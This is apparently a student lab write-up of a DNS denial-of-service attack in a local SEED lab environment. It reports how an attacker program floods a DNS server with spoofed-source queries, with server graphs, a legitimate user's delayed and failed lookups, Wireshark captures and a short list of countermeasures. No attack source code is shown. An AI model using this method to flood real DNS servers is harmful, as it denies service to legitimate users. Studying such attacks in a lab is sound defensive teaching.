
This normal query shows up in our server's performance graph.



Uptime: 6 hours | Requests: 248860 | Cache: 65

Figure: Single query from normal user


Now if we run our shell script (**exec.sh**) to execute the attacker program (**dns_maker**) <u>120 times with 500 packets each time</u>, the server becomes busier. This small attack shows the following performance graph.



Uptime: 6 hours | Requests: 337169 | Cache: 72

Figure: Server state when dns_maker was run 120 times

As we can see, the request/second reached upto 3585. And during this small attack going on we also ran **dnsquery.py** from **legitimate_user.**



```
[09/06/19]seed@VM:~/Desktop$ python3 dnsquery.py
query sent. waiting for reply...

aaaa 8580 0001 0001 0000 0000 0765 7861 6d70 6c65 0363 6f6d 0000 0100 01c0 0c00
0100 0100 002a 3000 0401 0203 04

Execution time:  0.9432401657104492
[09/06/19]seed@VM:~/Desktop$ 
```

Figure: Legitimate user getting late response

As we can see here, the response time is longer than usual. It is approximately 12 times the timing shown before during normal state.

Now for a fully fledged DoS attack we run our **dns_maker** from attacker pc for 12000 times, 500 packets each time. This can be done either by running **exec.sh** or clicking on "Initiate Attack" in the GUI application. The server performance graph shows the impact of receiving this large number of packets.





Figure: Server state when dns_maker was run 12000 times

Requests per second reached upto 4562 during this attack and continued to stay high. We ran our **dnsquery.py** from legitimate_user pc during this massive DoS attack.




```
[09/06/19]seed@VM:~/Desktop$ python3 dnsquery.py
query sent. waiting for reply...

aaaa 8580 0001 0001 0000 0000 0765 7861 6d70 6c65 0363 6f6d 0000 0100 01c0 0c00
0100 0100 002a 3000 0401 0203 04

Execution time:  0.9432401657104492
[09/06/19]seed@VM:~/Desktop$ python3 dnsquery.py
query sent. waiting for reply...
```

Figure: Legitimate user getting no response

The DNS server was so overwhelmed by packets from attacker PC that it could not respond to the legitimate query of our normal user.

Wireshark on our **dns_server (IP 192.168.0.105)** machine shows an enormous number of DNS queries originating from random IP addresses. It also shows the replies sent to these addresses.



*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
Expression…
+

```
No.      Time       Source            Destination      Protocol  Length  Info
1303… 90.846589  50.189.249.124    192.168.0.105    DNS       87 Standard query 0x6ac7 A www.simulation-argument.com
1303… 90.846590  91.164.60.2       192.168.0.105    DNS       71 Standard query 0xb2ed A example.com
1303… 90.846591  114.22.236.243    192.168.0.105    DNS       71 Standard query 0x4df0 A example.com
1303… 90.846591  0.16.139.103      192.168.0.105    DNS       78 Standard query 0x9950 A www.dnsqueries.com
1303… 90.846591  91.23.159.142     192.168.0.105    DNS       87 Standard query 0x980a A www.simulation-argument.com
1303… 90.846591  97.3.209.188      192.168.0.105    DNS       87 Standard query 0x0dbe A www.simulation-argument.com
1303… 90.846591  155.191.171.14    192.168.0.105    DNS       78 Standard query 0x9801 A www.dnsqueries.com
1303… 90.846592  214.229.242.214   192.168.0.105    DNS       78 Standard query 0x7d3e A www.dnsqueries.com
1303… 90.846592  197.22.142.33     192.168.0.105    DNS       87 Standard query 0x2daf A www.simulation-argument.com
1303… 90.852075  2.198.185.99      192.168.0.105    DNS       71 Standard query 0x8a1f A example.com
1303… 90.852076  112.151.222.12    192.168.0.105    DNS       78 Standard query 0x891a A www.dnsqueries.com
1303… 90.852076  43.33.27.1        192.168.0.105    DNS       87 Standard query 0x0dd8 A www.simulation-argument.com
1303… 90.852905  253.139.22.194    192.168.0.105    DNS       71 Standard query 0xa4e3 A example.com
1303… 90.852906  207.210.146.210   192.168.0.105    DNS       78 Standard query 0x4b35 A www.dnsqueries.com
1303… 90.852906  97.213.85.209     192.168.0.105    DNS       78 Standard query 0x33dd A www.dnsqueries.com
1303… 90.852906  194.188.247.237   192.168.0.105    DNS       87 Standard query 0x13ef A www.simulation-argument.com
1303… 90.852906  229.32.199.226    192.168.0.105    DNS       87 Standard query 0xdda4 A www.simulation-argument.com
1303… 90.852906  77.129.136.28     192.168.0.105    DNS       71 Standard query 0x1aee A example.com
1303… 90.852907  235.102.36.76     192.168.0.105    DNS       78 Standard query 0x791e A www.dnsqueries.com
1303… 90.852909  168.172.251.106   192.168.0.105    DNS       71 Standard query 0xf358 A example.com
1303… 90.852909  70.6.71.43        192.168.0.105    DNS       71 Standard query 0x0e0d A example.com
1303… 90.852910  210.235.178.31    192.168.0.105    DNS       78 Standard query 0x3a3b A www.dnsqueries.com
```

```
▷ Frame 119: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
▷ Ethernet II, Src: IntelCor_e6:9f:c4 (d0:7e:35:e6:9f:c4), Dst: Tp-LinkT_3f:37:f0 (c4:6e:1f:3f:37:f0)
▷ Internet Protocol Version 4, Src: 192.168.0.105, Dst: 103.231.163.1
▷ User Datagram Protocol, Src Port: 54000, Dst Port: 53
▷ Domain Name System (query)
```

```
0000  c4 6e 1f 3f 37 f0 d0 7e  35 e6 9f c4 08 00 45 00   ·n·?7··~ 5·····E·
0010  00 3b 0a eb 00 00 80 11  63 cd c0 a8 00 69 67 e7   ·;······ c····ig·
0020  a3 01 d2 f0 00 35 00 27  f2 b9 40 d0 01 00 00 01   ·····5·' ··@·····
0030  00 00 00 00 00 00 09 73  69 6d 70 6c 65 64 6e 73   ·······s impledns
0040  03 63 6f 6d 00 00 01 00  01                        ·com·····
```

```
wireshark_Wi-Fi_20190907192648_a08492.pcapng    Packets: 132143 · Displayed: 131796 (99.7%)    Profile: Default
```


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
Expression…
+

```
No.      Time       Source          Destination       Protocol  Length  Info
1321… 91.848474  192.168.0.105  30.39.191.250     DNS        94 Standard query response 0xac38 A www.dnsqueries.com A 151.236.220.81
1321… 91.848520  192.168.0.105  65.117.117.242    DNS        94 Standard query response 0x6461 A www.dnsqueries.com A 151.236.220.81
1321… 91.848567  192.168.0.105  61.163.130.83     DNS       103 Standard query response 0xf160 A www.simulation-argument.com A 54.171.232.239
1321… 91.848613  192.168.0.105  119.8.117.20      DNS        87 Standard query response 0xf76c A example.com A 1.2.3.4
1321… 91.848660  192.168.0.105  202.219.240.232   DNS        87 Standard query response 0xafe3 A example.com A 1.2.3.4
1321… 91.848706  192.168.0.105  102.92.27.167     DNS        94 Standard query response 0x9199 A www.dnsqueries.com A 151.236.220.81
1321… 91.848752  192.168.0.105  42.245.250.103    DNS        87 Standard query response 0x7cba A example.com A 1.2.3.4
1321… 91.848800  192.168.0.105  196.109.26.59     DNS        87 Standard query response 0x8f4f A example.com A 1.2.3.4
1321… 91.848849  192.168.0.105  87.135.187.33     DNS        94 Standard query response 0xac09 A www.dnsqueries.com A 151.236.220.81
1321… 91.848912  192.168.0.105  100.91.236.202    DNS       103 Standard query response 0x0871 A www.simulation-argument.com A 54.171.232.239
1321… 91.848976  192.168.0.105  137.153.10.179    DNS        87 Standard query response 0x041a A example.com A 1.2.3.4
1321… 91.849033  192.168.0.105  39.128.212.235    DNS       103 Standard query response 0xee27 A www.simulation-argument.com A 54.171.232.239
1321… 91.849081  192.168.0.105  98.126.118.185    DNS        94 Standard query response 0x32da A www.dnsqueries.com A 151.236.220.81
1321… 91.849136  192.168.0.105  103.222.227.203   DNS       103 Standard query response 0xd095 A www.simulation-argument.com A 54.171.232.239
1321… 91.849238  192.168.0.105  129.9.57.227      DNS       103 Standard query response 0xb09c A www.simulation-argument.com A 54.171.232.239
1321… 91.849281  192.168.0.105  140.226.118.243   DNS        87 Standard query response 0x59be A example.com A 1.2.3.4
1321… 91.849328  192.168.0.105  114.105.145.114   DNS        87 Standard query response 0xd899 A example.com A 1.2.3.4
1321… 91.849376  192.168.0.105  17.243.171.146    DNS        87 Standard query response 0xe575 A example.com A 1.2.3.4
1321… 91.849425  192.168.0.105  132.149.17.17     DNS        94 Standard query response 0x8704 A www.dnsqueries.com A 151.236.220.81
1321… 91.849468  192.168.0.105  55.225.195.48     DNS        87 Standard query response 0x161b A example.com A 1.2.3.4
1321… 91.849520  192.168.0.105  12.112.127.126    DNS        94 Standard query response 0x11f0 A www.dnsqueries.com A 151.236.220.81
```

```
▷ Frame 119: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
▷ Ethernet II, Src: IntelCor_e6:9f:c4 (d0:7e:35:e6:9f:c4), Dst: Tp-LinkT_3f:37:f0 (c4:6e:1f:3f:37:f0)
▷ Internet Protocol Version 4, Src: 192.168.0.105, Dst: 103.231.163.1
▷ User Datagram Protocol, Src Port: 54000, Dst Port: 53
▷ Domain Name System (query)
```

```
0000  c4 6e 1f 3f 37 f0 d0 7e  35 e6 9f c4 08 00 45 00   ·n·?7··~ 5·····E·
0010  00 3b 0a eb 00 00 80 11  63 cd c0 a8 00 69 67 e7   ·;······ c····ig·
0020  a3 01 d2 f0 00 35 00 27  f2 b9 40 d0 01 00 00 01   ·····5·' ··@·····
0030  00 00 00 00 00 00 09 73  69 6d 70 6c 65 64 6e 73   ·······s impledns
0040  03 63 6f 6d 00 00 01 00  01                        ·com·····
```

```
wireshark_Wi-Fi_20190907192648_a08492.pcapng    Packets: 132143 · Displayed: 131796 (99.7%)    Profile: Default
```

Figure: DNS packets shown in Wireshark

Countermeasures

Reducing the chances of an overwhelming DoS attack can be done in several ways.

1. Monitoring traffic to early detect a DoS attack. The DoS attacks usually start with an unusual spike in traffic.
2. Configuring routers and switches to reject packets originating from outside of the local network that claim to originate from within. This can prevent IP spoofing and if we can detect a DoS attack early we can easily prevent it by getting the IP of the attacker.
3. Distribution of servers to avoid single point of failure.